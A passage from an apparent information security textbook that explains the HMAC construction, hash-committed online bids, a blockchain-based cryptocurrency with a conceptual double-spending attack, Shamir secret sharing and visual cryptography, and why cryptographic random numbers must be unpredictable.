Suppose we choose to compute an HMAC as $h(K, M)$. Most cryptographic hashes hash the message in blocks—for MD5 and SHA-1, the block size is 512 bits. As a result, if $M = (B_1, B_2)$, where each B_i is 512 bits, then

$$h(M) = F(F(A, B_1), B_2) = F(h(B_1), B_2) \tag{5.1}$$

for some function F, where A is a fixed initial constant.

If Trudy chooses M' so that $M' = (M, X)$, Trudy might be able to use equation (5.1) to find $h(K, M')$ from $h(K, M)$ without knowing K since, for K, M, and X of the appropriate size,

$$h(K, M') = h(K, M, X) = F(h(K, M), X), \tag{5.2}$$

where the function F is known.

So, is $h(M, K)$ the better choice? It does prevent the previous attack. However, if it should happen that there is a known collision for the hash function h, that is, if there exists some M' with $h(M') = h(M)$, then by equation (5.1), we have

$$h(M, K) = F(h(M), K) = F(h(M'), K) = h(M', K) \tag{5.3}$$

provided that M and M' are each a multiple of the block size. Perhaps this is not as serious of a concern as the previous case—if such a collision exists, the hash function is considered insecure. But crypto hash functions that are broken in this sense (e.g., MD5) are used surprisingly often.

We can prevent both of these potential problems by using a slightly more sophisticated method to mix the key into the hash. As described in RFC 2104, the approved method for computing an HMAC is as follows.[3] Let B be the

[2] There are no free lunches in information security.

[3] RFCs exist for a reason, as your existential author discovered in a previous job, when he was asked to implement an HMAC. After looking up the HMAC definition in a reputable book (which shall remain nameless) and writing code to implement the algorithm, your careful author decided to have a peek at RFC 2104. To his surprise, this supposedly reputable book had a typo, and the resulting "HMAC" would not have produced correct HMAC output. If you think that RFCs are nothing more than the ultimate cure for insomnia, you are mistaken. Yes, most RFCs do seem to be cleverly designed to maximize their sleep-inducing potential; nevertheless, reading RFCs just might save your job.

block length of hash, in bytes. For many currently popular hash functions, $B = 64$. Next, define

$$\text{ipad} = \texttt{0x36} \text{ repeated } B \text{ times}$$

and

$$\text{opad} = \texttt{0x5C} \text{ repeated } B \text{ times.}$$

Then the HMAC of M is computed as

$$\text{HMAC}(M, K) = h(K \oplus \text{opad}, h(K \oplus \text{ipad}, M)).$$

This approach thoroughly mixes the key into the resulting hash. While two hashes are required to compute an HMAC, note that the second hash is computed on a small number of bits—the output of the first hash with the modified key appended. So, the work to compute these two hashes is only marginally more than the work needed to compute $h(M)$.

An HMAC can be used to protect message integrity, just like a MAC or digital signature. HMACs also have several other uses, some of which we'll mention in later chapters. It is worth noting that in some applications, careless people (including your occasionally careless author) get sloppy and use a "keyed hash" instead of an HMAC. Generally, a keyed hash is of the form $h(M, K)$. But, at least for message integrity, you should definitely stick with an RFC-approved HMAC.

5.8 Cryptographic Hash Applications

Examples of standard applications that employ cryptographic hash functions include authentication, message integrity (using an HMAC), message fingerprinting, error detection, and digital signatures. There are a large number of additional clever—and sometimes surprising—uses for cryptographic hash functions. Below we'll consider two applications where cryptographic hash functions are used to solve security-related problems.

First, we discuss a simple application where we use hashing to secure online bids. Then we'll discuss blockchain (in the context of a cryptocurrency) in some detail.

5.8.1 Online Bids

Suppose an item is for sale online and Alice, Bob, and Chuck all want to place bids. In this case, we assume that these are sealed bids, that is, each bidder gets one chance to submit a secret bid and only after all bids have been received are the bids revealed. As usual, the highest bidder wins.

Alice, Bob, and Chuck don't necessarily trust each other and they definitely don't trust the online service that accepts the bids. In particular, each bidder is understandably concerned that the online service might reveal their

bid to the other bidders—either intentionally or accidentally. For example, suppose Alice places a bid of \$10.00 and Bob bids \$12.00. If Chuck is able to discover the values of these bids prior to placing his bid (and prior to the deadline for bidding), he could bid \$12.01 and win. The point here is that nobody wants to be the first (or second) to place their bid, since there might be an advantage to bidding later.

In an effort to allay these fears, the online service proposes the following scheme. Each bidder will determine their bid, which we denote as A for Alice's bid, B for Bob's, and C for Chuck's, keeping their bids secret. Then Alice will submit $h(A)$, Bob will submit $h(B)$, and Chuck will submit $h(C)$. Once all three hashed bids have been received, the hash values will be posted online for all to see. At this point, all three of the participants will submit their actual bids, that is, A, B, and C.

Why is this better than the naïve scheme of submitting the bids directly? If the cryptographic hash function is secure, it's one-way, so there appears to be no disadvantage to submitting a hashed bid prior to a competitor. And since it's infeasible to determine a collision, no bidder can change their bid after submitting their hash value. That is, the hash value binds the bidder to his or her original bid, without revealing information about the bid itself. If there is no disadvantage in being the first to submit a hashed bid, and there is no way to change a bid once a hash value has been submitted, then this scheme prevents the problems that could have otherwise resulted.

However, this online bidding scheme has a problem—it is subject to a forward search attack. Fortunately, there is an easy fix that will prevent a forward search, without the need for any cryptographic keys; for details, see Problem 16 at the end of this chapter.

5.8.2 Blockchain

The concept of a blockchain has risen to fame in the realm of cryptocurrencies, such as Bitcoin. Before discussing the basic ideas behind a blockchain and its application to cryptocurrencies, we first note that the related concept of digital cash is, by computing standards, ancient history—one of the earliest and best-known examples was DigiCash. The fundamental idea behind DigiCash was the use of Chaum's blind signatures, which allows for secure transactions with a degree of anonymity comparable to real-world cash. DigiCash, Inc. was founded in 1998, and the "killer app" was thought to be micropayments for digital content on the Internet. However, micropayments never caught on, as we instead "pay" for much of our digital content by being flooded with mind-numbing advertisements. DigiCash declared bankruptcy in 1998.

The concept of a fully decentralized digital currency is a more recent invention. The use of a blockchain to secure a decentralized digital currency is based on some clever cryptography, with cryptographic hash functions being a crucial ingredient that makes it work. Before we can discuss the technical

details, we need to cover some background topics. First, we consider the concept of a currency, from a fairly abstract perspective.

A ledger is defined as a book of financial transactions. Suppose that all transactions involving U.S. dollars are recorded in a ledger. Then this ledger would be filled with entries such as those illustrated in Figure 5.4.




Figure 5.4 Example ledger

If all dollar transactions were recorded reliably and securely in such a ledger, there would be no need for actual dollars in the physical world.[4] In other words, such a ledger could serve as the currency itself, since we could determine everyone's current balance at any given time. This elementary insight indicates that it is possible to have a fully digital currency, with a (digital) ledger used to maintains all transactions, with no physical currency needed at all.

Of course, there are some obvious security concerns with a digital currency. For example, who can we trust to maintain the ledger? Since we're security people, obviously, we don't trust anyone. Remarkably, by using some cryptographic concepts, it is possible to maintain a distributed ledger that requires no trusted central authority.

We can create and maintain a distributed ledger using a blockchain. Thus, a secure and reliable blockchain can serve as the basis for a digital currency—among many other potential applications. Since such a decentralized digital currency relies on cryptographic techniques, we'll refer to it as a cryptocurrency. Again, blockchains have many potential uses, but here we are only concerned with the cryptocurrency application.

Before we get into the details, it's worth considering the possible pros and cons of a cryptocurrency. On the positive side, a fully decentralized cryptocurrency does not require any central authority (i.e., no bank or government) and would thus be free from political influence and other manipulations that

[4]That is, we would no longer have any need for those "green pieces of paper with pictures of dead presidents" that economists so love to argue about.

affect physical currencies.[5] On the downside, criminals might like digital currency transactions, and governments would lose their ability to manipulate their currency for specific policy purposes—although some people (including your non-manipulative author) would argue that this latter point is a pro, rather than a con.

To construct a decentralized digital currency, we're going to need a digital unit of work. For this, we use a cryptographic hash—our basic unit of work is one cryptographic hash computation. As a general principle, we will consider more work to be "more better," in the sense that any ambiguous cases will always be resolved in favor of the result that represents the most work. While this obsession with work might seem a bit strange at this point, the rationale behind it will soon become clear.

Suppose that our cryptographic hash function $h(x)$ generates an N-bit output. Then for any input R, we have $0 \leq h(R) < 2^N$, and all hash values in this range are equally likely, in the sense that for inputs $R_1, R_2, R_3, \ldots$, the resulting hash values $h(R_1), h(R_2), h(R_3), \ldots$ are uniformly distributed.

Suppose that we want to find an input R so that the output $h(R) < 2^m$ for some specified value of m. How many input values R do we expect that we'll need to hash before we find one for which this inequality holds? For each hash $h(R)$, the probability that the inequality holds is $2^m/2^N$, so the expected number of hashes is 2^{N-m}. Therefore, if someone gives us an input R such that $h(R) < 2^m$, we can assume that they have, on average, computed about 2^{N-m} hashes.

Note that it is always trivial to verify that $h(R) < 2^m$, since this requires just a single hash computation. Thus, we can specify an expected amount of work that must be done (in terms of m), and regardless of the size of this specified work, we can verify that this amount of work was done (on average) by computing a single hash.

Now let's consider a distributed ledger in more detail. If we have a distributed ledger with no central authority, how do we know that an entry such as "Alice agrees to pay Bob \$10" is valid? That is, how do we know that Alice actually has agreed to pay Bob \$10? This problem is easily solved by requiring that ledger entries be digitally signed. For example, Alice must sign "Alice agrees to pay Bob \$10" before it is considered a valid ledger entry. Then valid ledger entries would look like those in Figure 5.5.

There are still some obvious security problems with our signed digital ledger. For one thing, any entry remains valid no matter how many times it

[5] If your relatives passed down to you a U.S. \$1 bill that they saved in the year 1900, today it would have a purchasing power equivalent to less than \$0.04, relative to 1900 dollars. Inflation is a stated policy goal in every industrial economy, so holding a fixed currency over the long run is almost certainly a profoundly bad idea. But, there is no reason why this would need to be true of a cryptocurrency. For example, Bitcoin limits the ultimate amount of currency in circulation to prevent such inflation.




Figure 5.5 Signed ledger entries

is repeated. Suppose, for example, that the line

$$\big(M_1 = \text{“Alice agrees to pay Bob \$10”}, [h(M_1)]_{\text{Alice}}\big)$$

is repeated, say, five times. Then it would appear that Alice has agreed to pay Bob \$50, although she actually only signed one of these transactions. To overcome this problem, we can simply add a transaction number to each entry, as illustrated in Figure 5.6. This makes each ledger entry unique, so any duplicates are known to be fraudulent.




Figure 5.6 Numbered and signed ledger entries

Another problem with our ledger is that someone could offer to pay an amount that they can't actually afford to pay. To prevent such overspending, we can require that everyone pay an initial amount to buy into the ledger, and then we can always check to make sure they don't spend more than they have. This process is analogous to making sure that a check will not overdraw a checking account. For example, suppose that the ledger is currently of the form that appears in Figure 5.7. After transaction M_3, Trudy only has \$105 available, so when she agrees to pay Bob \$120 in transaction 4, it is clearly invalid and will be rejected.

At this point, we have constructed a digital currency that will work, provided that we have a trusted central authority to act as a clearinghouse for all

Figure 5.7 Invalid entry in a ledger

transactions. As the system currently stands, we need a central authority to provide a consistent view of the current state of the ledger. But, again, we are security people, and we don't trust anybody to act as the central authority. It may not be obvious at this point, but with a cryptographic hash function, we can easily create a fully decentralized distributed cryptocurrency. That is, we can create a secure cryptocurrency that does not require any trusted central authority.

Instead of putting one central authority in charge of the ledger, suppose that we put *everyone* in charge of it. That is, anyone can have a copy of the ledger, and anybody can make modifications to the ledger. Security-wise, this might look like a giant step backwards, but with some clever use of hashing, we can make it secure.

What sort of problems might arise with such a distributed ledger? One concern is maintaining a consistent view of the ledger across multiple copies that are constantly being modified. Another obvious issue is that people like Trudy will surely try to cheat. As a first step to overcoming these issues, we'll impose the following rules:

- Transactions must be signed.
- Nobody can be overdrawn at any time.
- Transactions are broadcast to everyone.

Note that even with these rules in place, multiple ledgers can (and will) still exist at any given time. Dealing with these multiple ledgers is a core issue for a viable distributed cryptocurrency.

The way that we will deal with multiple ledgers is in terms of work. Recall that our basic unit of work is one cryptographic hash computation. When confronted with multiple ledgers, the ledger that represents the largest expected work will be considered the "correct" ledger. Since more hashes equates to more work, a ledger that represents more hashes is "more better." Below, we fill in some of the details of dealing with multiple ledgers.

Before going further, let's deal with the all-important matter of currency symbols. Of course, all currencies—crypto or otherwise—require their own cool symbol ($, £, ¥, €, ₿, and so on). We'll use $ as the symbol for the cryptocurrency discussed here, which we'll modestly refer to as Stampcoin.

If we're going to call something a blockchain, obviously we need blocks and chains. For efficiency, we'll group individual transactions together into blocks. Let B be one such block. Again, we assume that our cryptographic hash function h produces an N-bit output. Further, suppose that we search for a number R so that $h(B, R) < 2^m$, for some specified m. This is equivalent to saying that $h(B, R)$ has at least $N - m$ leading 0s. As discussed above, on average, we have to compute about 2^{N-m} hashes before we expect to find such an R. For a given B, if we can produce R such that $h(B, R) < 2^m$, this will serve to verify that we have done 2^{N-m} units of work (on average). Such a hash value serves to validate a block, in a sense that will become clearer below. Of course, if we are given R, we can verify such a claimed validation by computing a single hash.

What is the incentive for anyone to do the work of computing the hashes necessary to find a valid R? The answer is "free" money! Of course, nothing is free, and work is required to find R, but whoever finds it first will be given, say, one Stampcoin, that is $1. Again, anyone can create a new block B, but it's a lot of work to find an R that yields a valid hash. The people who compute hashes to search for valid R are known as miners. We'll return to the topic of miners momentarily.

A single block B is illustrated in Figure 5.8. Note that the block includes the "free" money paid to the miner who found R.




Figure 5.8 Block B and R with $h(B, R) < 2^m$

Now that we know about blocks, what about chains? Chains also arise from efficiency considerations—we don't want to revalidate each block at each step, so we chain the blocks together. To create such a chain, we put the hash value of the previous block into the header of the current block. If Y is the hash of the previous block, then the validation step for block B requires finding R so that $h(Y, B, R) < 2^m$. All of our previous discussion about individual blocks holds for the chained case as well. Part of a blockchain is illustrated in Figure 5.9.




Figure 5.9 Part of a blockchain

At this point, we have a series of blocks B_i, along with a corresponding series of block hashes Y_i and random values (aka nonces) R_i that satisfy

$$Y_{i+1} = h(Y_i, B_i, R_i) < 2^m.$$

Again, miners are paid to find the hashes that validate blocks. But, why are these digital miners called miners? By doing the necessary work, a miner generates new money. This is the digital analog of a gold miner who creates new wealth by doing the work required to extract gold from the ground.

A cryptocurrency user does not need to be a miner. Miners want to see new blocks B_i so that they can digitally mine for a corresponding R_i, while non-miner users simply want to see validated blockchains so that they can trust transactions. A user can also create new transactions, which are formed into blocks. These blocks then get appended to the blockchain when a miner computes a validating hash.

Since anyone (including Trudy) can create blocks, and any miner (including Trudy) can compute hashes, there can be multiple blockchains at any time. As mentioned above, if a user sees more than one blockchain, the one that represents more work is the winner and, of course, everyone always prefers winners to losers.[6] Recall that work is measured in terms of hashes, and each block requires the same (expected) number of hashes. Thus, when

[6]With the possible exception of Steely Dan [86].

comparing two validated blockchains, the longer one always wins. But, what happens in the case of a tie, that is, there are two or more valid blockchains that are the same length? In the case of a tie, the user must wait for a longer blockchain to break the tie.

Before we consider attacks by Trudy, let's summarize the main points of our blockchain based cryptocurrency:

- New transactions are broadcast.
- Miners collect transactions into blocks.
- Miners race to compute valid block hashes, which allow new blocks to be incorporated into the blockchain.
- A miner who finds a valid hash broadcasts it.
- A newly mined block is accepted if all transactions are signed, there are no overdrafts, and the new block hash is valid.
- If accepted, the new block extends the blockchain and miners use the newly extended blockchain in their subsequent mining computation.

Now let's consider an attack scenario. Suppose that Trudy has \$100. Being Trudy, she devises a devious plan to cheat. First, Trudy creates a (valid) transaction

$$T = [1, \text{Trudy pays Alice \$100}]_{\text{Trudy}}$$

but instead of broadcasting the transaction as specified by the protocol, she sends it only to Alice. We'll refer to this as Trudy's private transaction T. If Alice accepts this private transaction, then Trudy would be free to spend her \$100 again, since nobody else knows that it has already been spent.

What prevents Trudy's double spending attack? No user will accept any transaction until it appears in a blockchain. Consequently, the only way that Trudy can get Alice to accept her private transaction, is if Trudy can successfully mine a block, that is, Trudy must find R so that $h(Y, B, R) < 2^m$, where the transaction T is in the block B. If Trudy is successful, she would need to create a private blockchain, since no other miners know about the private transaction T. To be accepted, Trudy's private blockchain must be longer than any legitimate public blockchain. Therefore, not only must Trudy mine a block, she must do so *before* any other miner mines a legitimate block. Miners are supposed to broadcast a new blockchain as soon as they successfully mine a block, and they have every incentive to do so, since this is how they get paid. This puts Trudy in competition with *all* other miners in the network. Consequently, the likelihood of Trudy's attack succeeding is directly proportional to the fraction of the total computing power in the network that is under Trudy's control.

From the discussion in the previous paragraph, it should be clear that the most recent block in the blockchain is the least trustworthy. Even with a small

fraction of the available computing power, Trudy could occasionally mine a block and create a private blockchain before anyone else. Nevertheless, the good guys maintain the upper hand. If Alice wants additional assurance that Trudy's transaction is valid, she can simply wait until a few more blocks are added to the chain. Each additional block makes Trudy's double spending attack exponentially more difficult, as Trudy must continually add to her private blockchain, and for each additional block, she is competing against *all* of the computing power in the remainder of the network.

There are several possible refinements to the cryptocurrency approach outlined above. For one, we might want to adjust the expected number of hashes (which is based on the parameter m) as the computing power in the network grows. In Bitcoin, for example, the threshold has been adjusted repeatedly to maintain an expected time of 10 minutes for each new block to be validated. Also, we might want to limit the total amount of currency that will ever exist. Since the source of new currency is mining, the mining reward can be reduced over time—when it reaches 0, there will be no incentive to continue to mine for new coins. A similar mechanism is used in Bitcoin to ensure that there will never be more than 21,000,000 bitcoins. Of course, there must be some incentive for miners to continue to validate transactions, which can be accomplished by adding transaction fees. Transaction fees can be allowed to vary—and even be entirely optional—but the greater the transaction fee, the greater the incentive to include the transaction in a block, and hence the sooner it will be validated.

Another important technical refinement involves the use of Merkle trees. This consists of hashing the individual transactions in a block and then computing hashes of these hashes, and so on, resulting in a hash tree. The advantage of such an approach is that only the root hash of the Merkle tree is needed in each block computation, which greatly reduces the amount of data that must be hashed.

Finally, what about privacy? One crucial aspect of traditional cash is that it can provide a high degree of privacy for financial transactions. The cryptocurrency outlined here requires digital certificates, and we know that a digital certificate includes the identity of the user. However, a user's "identity" within the cryptocurrency network need not be the same as the user's actual identity. Therefore, a cryptocurrency scheme that relies on digital signatures offers some degree of privacy, although it is clearly not as strong as traditional cash, since all transactions by a specific users are tied to that user's cryptocurrency identity. Thus, cryptocurrencies such as Bitcoin are said to be "pseudonymous."

That concludes our whirlwind tour of blockchain in the context of a cryptocurrency. This is one of the more clever applications of cryptographic hash functions. There are numerous resources available for further details on blockchain and specific cryptocurrencies that can be easily found by searching

online. The original Bitcoin paper [88], written by the non-existent "Satoshi Nakamoto" (as of this writing, the true identity of the author remains a matter of speculation), may be the best place to start.

5.9 Miscellaneous Crypto-Related Topics

In this section, we discuss a few interesting[7] crypto-related topics that don't fit neatly into the categories discussed so far. First, we'll consider Shamir's secret sharing scheme, which is a conceptually simple procedure to split a secret among users. We'll also discuss the related topic of visual cryptography.

Then we consider randomness. In crypto, we often need random keys, random large primes, and so on. We'll discuss some of the problems of actually generating random numbers, and we present an example to illustrate a pitfall of poor random number selection.

Finally, we'll briefly consider the topic of information hiding, where the goal is to hide information[8] in other data, such as embedding secret information in a digital image. If only the sender and receiver know that information is hidden in the data, the information can be passed without anyone, but the participants suspecting that communication has occurred. Information hiding is a large topic, and we'll only scratch the surface.

5.9.1 Secret Sharing

Suppose Alice and Bob want to share a secret s in the following sense:

- Neither Alice nor Bob alone (nor anyone else) can determine s with a probability better than guessing.
- Alice and Bob together can easily determine s.

At first glance, this seems to present a difficult challenge. However, it's easily solved, and the solution essentially derives from the fact that two points determine a line. Note that we call this a secret sharing scheme, since there are two participants and both must cooperate to recover the secret s.

Suppose the secret s is a real number. Draw a line L in the plane through the point $(0, s)$ and give Alice a point $A = (x_0, y_0)$ on L and give Bob another point $B = (x_1, y_1)$, which also lies on the line L. Then neither Alice nor Bob individually has any information about s, since an infinite number of lines pass through a single point. But together, the two points A and B uniquely determine L, and therefore, the y-intercept, and hence the value s. This example is illustrated in the "2 out of 2" scheme of Figure 5.10.

It's easy to extend this idea to an "m out of n" secret sharing scheme, for any $m \leq n$, where n is the number of participants, any m of which can cooperate to recover the secret. For $m = 2$, a line always works. For example, a "2 out of 3" scheme appears in Figure 5.10.

---

[7] These topics are interesting to your narcissistic author, and that's all that really matters.

[8] Duh!




Figure 5.10 Secret sharing schemes

As we all know, a line, which is a polynomial of degree one, is uniquely determined by two points. A parabola, which is a polynomial of degree two, is uniquely determined by three points and, in general, a polynomial of degree $m - 1$ is uniquely determined by exactly m points. This elementary fact enables us to easily construct an "m out of n" secret sharing scheme for any $m \leq n$. For example, "3 out of 3" and "3 out of 4" schemes are also illustrated in Figure 5.10. The general case of an "m out of n" secret sharing concept should now be clear.

Since we want to store these secrets on computers, we would much prefer to deal with discrete quantities instead of floating point numbers. Fortunately, as you will see in the homework, this secret sharing scheme works equally well if the arithmetic is done modulo p.

This elegant and secure secret sharing concept is due to the "S" in RSA (Shamir, that is). The scheme is said to be absolutely secure or information theoretically secure (see Problem 30), and it just doesn't get any better than that. This is in stark contrast to practical cryptosystems, where the best we can say is that, based on the best available attacks, it is computationally infeasible to break the system.

5.9.1.1 Key Escrow

One particular application where secret sharing could be useful is in the key escrow problem. Suppose that we require users to store their keys with an official escrow agency. The government could then get access to keys as an aid to criminal investigations.[9] Some people (mostly in the government), once viewed key escrow as a desirable way to put crypto into a similar category as, say, traditional telephone lines, which can be tapped with a court order. At one time, the U.S. government tried to promote key escrow and even went so far as to develop a system (Clipper and Capstone) that included key escrow as a feature.[10] The key escrow idea was widely disparaged, and it was eventually abandoned—see [36] for a brief history of the Clipper chip.

One concern with key escrow is that the escrow agency might not be trustworthy. It is possible to ameliorate this concern to some extent by having several escrow agencies, and allowing a user to split their key among n of these, so that m of the n must cooperate to recover the key. Alice could then select escrow agencies that she considers most trustworthy and have her secret split among these using an m out of n secret sharing scheme.

Shamir's secret sharing scheme could be used to implement such a key escrow scheme. For example, suppose $n = 3$ and $m = 2$ and Alice's key is s. Then the "2 out of 3" scheme illustrated in Figure 5.10 could be used where, for example, Alice might choose to have, say, the U.S. Department of Justice hold the point (x_0, y_0), the U.S. Department of Commerce hold (x_1, y_1), and Fred's Key Escrow, Inc., hold (x_2, y_2). Then at least two of these three escrow agencies would need to cooperate to determine Alice's symmetric key s.

5.9.1.2 Visual Cryptography

Naor and Shamir [89] proposed an interesting visual secret sharing scheme. The scheme is absolutely secure, as is the polynomial-based secret sharing scheme discussed above. In visual secret sharing (aka visual cryptography), no computation is required to "decrypt" the underlying image.

In the simplest case, we start with a black-and-white image and create two transparencies, one for Alice and one for Bob. Each individual transparency appears to be a collection of random black-and-white subpixels, but if Alice and Bob overlay their transparencies, the original image appears (with some loss of contrast). Either transparency alone yields no information about the underlying image.

How is this accomplished? Figure 5.11 shows the various ways that an individual pixel can be split into "shares," where one share goes to Alice's transparency and the corresponding share goes to Bob's.

---

[9] Presumably, only with a court order.

[10] It has been said that the U.S. government's Clipper/Capstone scheme failed because it was an attempt to promote a security flaw as a feature.




Figure 5.11 Pixel shares

If a given pixel in the original image is white, then we flip a coin to decide whether to select row a) or row b) from Figure 5.11. Then, say, Alice's transparency gets share 1 from the selected row, while Bob's transparency gets share 2. Note that these shares are put in Alice's and Bob's transparencies at the position corresponding to the pixel in the original image. In this case (i.e., a white pixel appears in the original image), when Alice's and Bob's transparencies are overlaid, the resulting pixel will be half-black/half-white, regardless of whether row a) or row b) was selected.

On the other hand, if the pixel in the original image is black, we flip a coin to select between rows c) and d). As in the case of a white pixel, we use the selected row to determine Alice's and Bob's shares.

Note that if the original pixel was black, the overlaid shares always yield a black pixel. On the other hand, if the original pixel was white, the overlaid shares will yield a half-white/half-black pixel, which will be perceived as gray. This results in a loss of contrast (black and gray versus black and white), but the original image is still clearly discernible. For example, in Figure 5.12 we illustrate a share for Alice and a share for Bob, along with the resulting image generated by overlaying the two shares. Note the loss of contrast, as compared to the original image.

The visual secret sharing example described here is a "2 out of 2" scheme. Similar techniques can be used to develop more general "m out of n" schemes. As mentioned above, the security of these schemes is absolute, in the same sense that secret sharing based on polynomials is absolutely secure, or information theoretically secure (see Problem 30).




Figure 5.12 Alice's share, Bob's share, and overlay image

5.9.2 Random Numbers

In cryptography, random numbers are needed to generate symmetric keys, RSA key pairs (i.e., randomly selected large primes), and Diffie–Hellman secret exponents, and so on. In a later chapter, we'll see that random numbers have an important role to play in security protocols as well.

Random numbers are, of course, used in many non-security applications such as simulations and various statistical applications. In such cases, the random numbers usually only need to be statistically random, that is, they must satisfy some specified distribution requirements.

However, cryptographic random numbers must be statistically random, and they must also satisfy a much more stringent requirement—they must be unpredictable. Are cryptographers just being difficult (as usual) or is there a legitimate reason for demanding so much more of cryptographic random numbers?

To see that unpredictability is important in crypto applications, consider the following scenario. Suppose that a server generates a series of symmetric keys for users, where K_A is Alice's key, K_B is Bob's key, K_C is Chuck's key, and K_D is Dave's key. Now, if Alice, Bob, and Chuck don't like Dave, they can pool their information in an attempt to try to determine Dave's key. That is, Alice, Bob, and Chuck could use their combined knowledge of their keys, K_A, K_B, and K_C. If K_D can be predicted from knowledge of the keys K_A, K_B, and K_C, then the security of the system is compromised.

Commonly used pseudo-random number generators are predictable, i.e., given a sufficient number of output values, subsequent values can be easily determined. Consequently, pseudo-random number generators are not appropriate for cryptographic applications.

5.9.2.1 Texas Hold 'em Poker

